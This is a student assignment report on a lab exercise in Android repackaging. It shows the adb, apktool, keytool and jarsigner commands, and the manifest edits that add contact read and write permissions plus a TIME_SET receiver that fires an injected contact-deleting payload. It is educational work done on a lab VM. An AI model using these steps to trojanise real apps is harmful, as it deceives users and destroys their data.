National University of Computer and Emerging Sciences
Islamabad Campus

Assignment 01

Information Security

(Cyber Security-T)

Musaab Imran
(20I-1794)
Muhammad Usman Shahid
(20I-1797)

Submitted to: **Dr. Zainab Abaid**

Writing Android Malware

(Android Repackaging)

Table of Contents

Executive Summary:


One of the prime goals for this assignment was to create a sense of awareness among the students that how different unoriginal apps are the reason for different attacks on a mobile device. This repackaging attack is common on Android devices. In these attacks, the attacker downloads the original app and adds malicious code/ payloads to it them, and uploads it on the market. The victim sees the compromised app as original and downloads it where the attacker gets all the different access to the mobile device which results in the mobile phone being compromised.

Learning Outcomes (LOs)

- Learning the vulnerabilities in the Android System.
- Understanding the attack and respective outcomes.
- Changing/injecting the code.
- Repackaging the application.
- Signing the application.
- Implementing a live attack.

Task 01: Installing the host app


We are using the given app on the seed's lab RepackagingLap.apk file thus we downloaded that in our os kali from the website.



```
kali@kali: ~/andriod ×    kali@kali: ~/Desktop ×
┌──(kali㉿kali)-[~/andriod]
└─$ mv ./../Desktop/RepackagingLab.apk ./

┌──(kali㉿kali)-[~/andriod]
└─$ ls
RepackagingLab.apk

┌──(kali㉿kali)-[~/andriod]
└─$ 
```


After this, we must connect to our android VM so we can do various operations. For that, we are using ADB (android debug bridge) that allows the sharing and transferring of the data and many more with the android device.

For this first, we figured out the android VM IP by **ifconfig**.




```
x86_64:/ $ ifconfig
lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope: Host
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:0 errors:0 dropped:0 overruns:0 frame:0
          TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1
          RX bytes:0 TX bytes:0

eth0      Link encap:Ethernet  HWaddr 08:00:27:7e:07:70
          inet addr:10.0.2.10  Bcast:10.0.2.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe7e:770/64 Scope: Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:1893 errors:0 dropped:0 overruns:0 frame:0
          TX packets:1735 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:2046040 TX bytes:307316

x86_64:/ $
```


Now using ADB for connection and installing the apk to the mobile from the following commands:



```
┌──(kali㉿kali)-[~/andriod]
└─$ adb connect 10.0.2.10
connected to 10.0.2.10:5555

┌──(kali㉿kali)-[~/andriod]
└─$ adb install RepackagingLab.apk
Performing Streamed Install
Success

┌──(kali㉿kali)-[~/andriod]
└─$
```

After this the host app is installed successfully can be seen in the below screenshots:






Now the Host App is installed successfully we will install it again in the same way after injecting the malicious code.


Task 02: Disassembling the app

In our os kali now we have to disassemble the apk file so we have some source code, and we can inject malicious code into it. For disassembling the apk file we are using **apktool.** It is a great tool for the reverse engineering of the apk files and can also be used to repack/rebuild the apk file.



```
kali@kali: ~/andriod
File  Actions  Edit  View  Help
┌──(kali㉿kali)-[~/andriod]
└─$ apktool d RepackagingLab.apk
Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext=true
I: Using Apktool 2.6.1-dirty on RepackagingLab.apk
I: Loading resource table ...
I: Decoding AndroidManifest.xml with resources ...
I: Loading resource table from file: /home/kali/.local/share/apktool/framework/1.apk
I: Regular manifest package ...
I: Decoding file-resources ...
I: Decoding values */* XMLs ...
I: Baksmaling classes.dex ...
I: Copying assets and libs ...
I: Copying unknown files ...
I: Copying original files ...

┌──(kali㉿kali)-[~/andriod]
```

Now the apk file is broken down into folders. We can say that apk file is a zip file that contains different folders. Now we have that, and we have also smali files that are human-readable and .xml for the permissions handling.




```
┌──(kali㉿kali)-[~/andriod]
└─$ ls RepackagingLab -l
total 20
-rw-r--r--   1 kali kali  830 Sep 17 22:11 AndroidManifest.xml
-rw-r--r--   1 kali kali  444 Sep 17 22:11 apktool.yml
drwxr-xr-x   3 kali kali 4096 Sep 17 22:11 original
drwxr-xr-x 131 kali kali 4096 Sep 17 22:11 res
drwxr-xr-x   4 kali kali 4096 Sep 17 22:11 smali

┌──(kali㉿kali)-[~/andriod]
└─$ 
```

Thus, now that things are dissembled, we can add different codes and can change the working of the app.


Task 03: Injecting malicious code

We don't know much about android development thus we are using the given malicious code that will just get the contacts in the phone and will delete the contacts in the phone. Thus, we installed the smali file given and inserted it in the disassembled code as:



```
┌──(kali㉿kali)-[~/andriod]
└─$ cd RepackagingLab/smali/com

┌──(kali㉿kali)-[~/andriod/RepackagingLab/smali/com]
└─$ ls
MaliciousCode.smali  mobiseed

┌──(kali㉿kali)-[~/andriod/RepackagingLab/smali/com]
└─$ 
```


Thus, the malicious code has been injected that will access the contacts and will delete them but we need to give the app access to the contacts thus we have to modify the permissions in **RepackagingLab/AndroidManifest.xml** as:



AndroidManifest.xml


```
<?xml version="1.0" encoding="utf-8" standalone="no"?><manifest xmlns:android="http://schemas.android.com/apk/res/android" package="com.mobiseed.repackaging" plat

    <uses-permission android:name="android.permission.READ_CONTACTS" />
    <uses-permission android:name="android.permission.WRITE_CONTACTS" />

    <application android:allowBackup="true" android:debuggable="true" android:icon="@drawable/mobiseedcrop" android:label="@string/app_name" android:supportsRtl="
        <activity android:label="@string/app_name" android:name="com.mobiseed.repackaging.HelloMobiSEED" android:theme="@style/AppTheme.NoActionBar">
            <intent-filter>
                <action android:name="android.intent.action.MAIN"/>
                <category android:name="android.intent.category.LAUNCHER"/>
            </intent-filter>
        </activity>

    <receiver android:name="com.MaliciousCode" >
        <intent-filter>
            <action android:name="android.intent.action.TIME_SET" />
        </intent-filter>
    </receiver>

    </application>
</manifest>
```

Here two sections are noted able that we have added, firstly:



```
<uses-permission android:name="android.permission.READ_CONTACTS" />
<uses-permission android:name="android.permission.WRITE_CONTACTS" />
```

Here we are saying that use the permissions to read and write the contacts of the user's mobile, secondly, we are setting the triggering parameter that when to trigger the attack as:



```
<receiver android:name="com.MaliciousCode" >
    <intent-filter>
        <action android:name="android.intent.action.TIME_SET" />
    </intent-filter>
</receiver>
```

We are saying that whenever you receive the broadcast of Time_SET, when the user sets its phone time just trigger the Malicious Code, we inserted i.e., delete the contacts in the mobile. Here we can do other things too like when booted, call, battery low, and many more. Thus, these all can be used the triggering the malicious code.


Task 04: Repackaging the app

After injecting the malicious code now, it is time for repackaging the app. After rebuilding we will sign the app for installation.


- ### Task 4.1: Rebuilding the APK

apktool allows us to rebuild the app, it again wraps the whole files into a single apk file thus which can be used for the installation of the malicious code. Rebuilding occurs by the following:

apktool b folderName (the one that contains the disassembled and malicious code)


```
┌──(kali㉿kali)-[~/andriod]
└─$ apktool b RepackagingLab
Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext=true
I: Using Apktool 2.6.1-dirty
I: Checking whether sources has changed ...
I: Smaling smali folder into classes.dex ...
I: Checking whether resources has changed ...
I: Building resources ...
W: aapt: brut.common.BrutException: brut.common.BrutException: Could not extract resource: /prebuilt/linux/aapt_64 (
defaulting to $PATH binary)
I: Building apk file ...
I: Copying unknown files/dir ...
I: Built apk ...

┌──(kali㉿kali)-[~/andriod]
└─$ 
```


Thus, this has now made an apk file in the dist folder. Thus, malicious apk has been created.


```
┌──(kali㉿kali)-[~/andriod]
└─$ ls RepackagingLab/dist -l
total 1368
-rw-r--r-- 1 kali kali 1398076 Sep 17 22:44 RepackagingLab.apk

┌──(kali㉿kali)-[~/andriod]
└─$ 
```


- **Task 4.2: Signing the APK file**


For an apk to be installed in android we need to sign the apk files because android doesn't accept unsigned files. For development purposes, we are going to make the public and private keys and will sign with that but in the real world, the platforms such as google play store accept certificates from well-known authorities.

For key making, we are using the **key tool** that will help us to make a public-private key pair for signing the apk file.


```
File  Actions  Edit  View  Help
┌──(kali㉿kali)-[~/andriod]
└─$ keytool -alias k1 -genkey -v -keystore mykey.keystore
```


Storing keys in key. keystore with alias k1, thus when signing will use the key from here.


```
File  Actions  Edit  View  Help
┌──(kali㉿kali)-[~/andriod]
└─$ ls
mykey.keystore  RepackagingLab  RepackagingLab.apk
```




```
┌──(kali㉿kali)-[~/andriod]
└─$ keytool -alias k1 -genkey -v -keystore mykey.keystore
Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext=true
Enter keystore password:
Re-enter new password:
What is your first and last name?
  [Unknown]:
What is the name of your organizational unit?
  [Unknown]:
What is the name of your organization?
  [Unknown]:
What is the name of your City or Locality?
  [Unknown]:
What is the name of your State or Province?
  [Unknown]:
What is the two-letter country code for this unit?
  [Unknown]:
Is CN=Unknown, OU=Unknown, O=Unknown, L=Unknown, ST=Unknown, C=Unknown correct?
  [no]:  yes

Generating 2,048 bit DSA key pair and self-signed certificate (SHA256withDSA) with a validity of 90 days
        for: CN=Unknown, OU=Unknown, O=Unknown, L=Unknown, ST=Unknown, C=Unknown
[Storing mykey.keystore]
```

Now sign the apk file by these keys created by the **jarsigner**:



```
┌──(kali㉿kali)-[~/andriod]
└─$ jarsigner -keystore mykey.keystore ./RepackagingLab/dist/RepackagingLab.apk k1
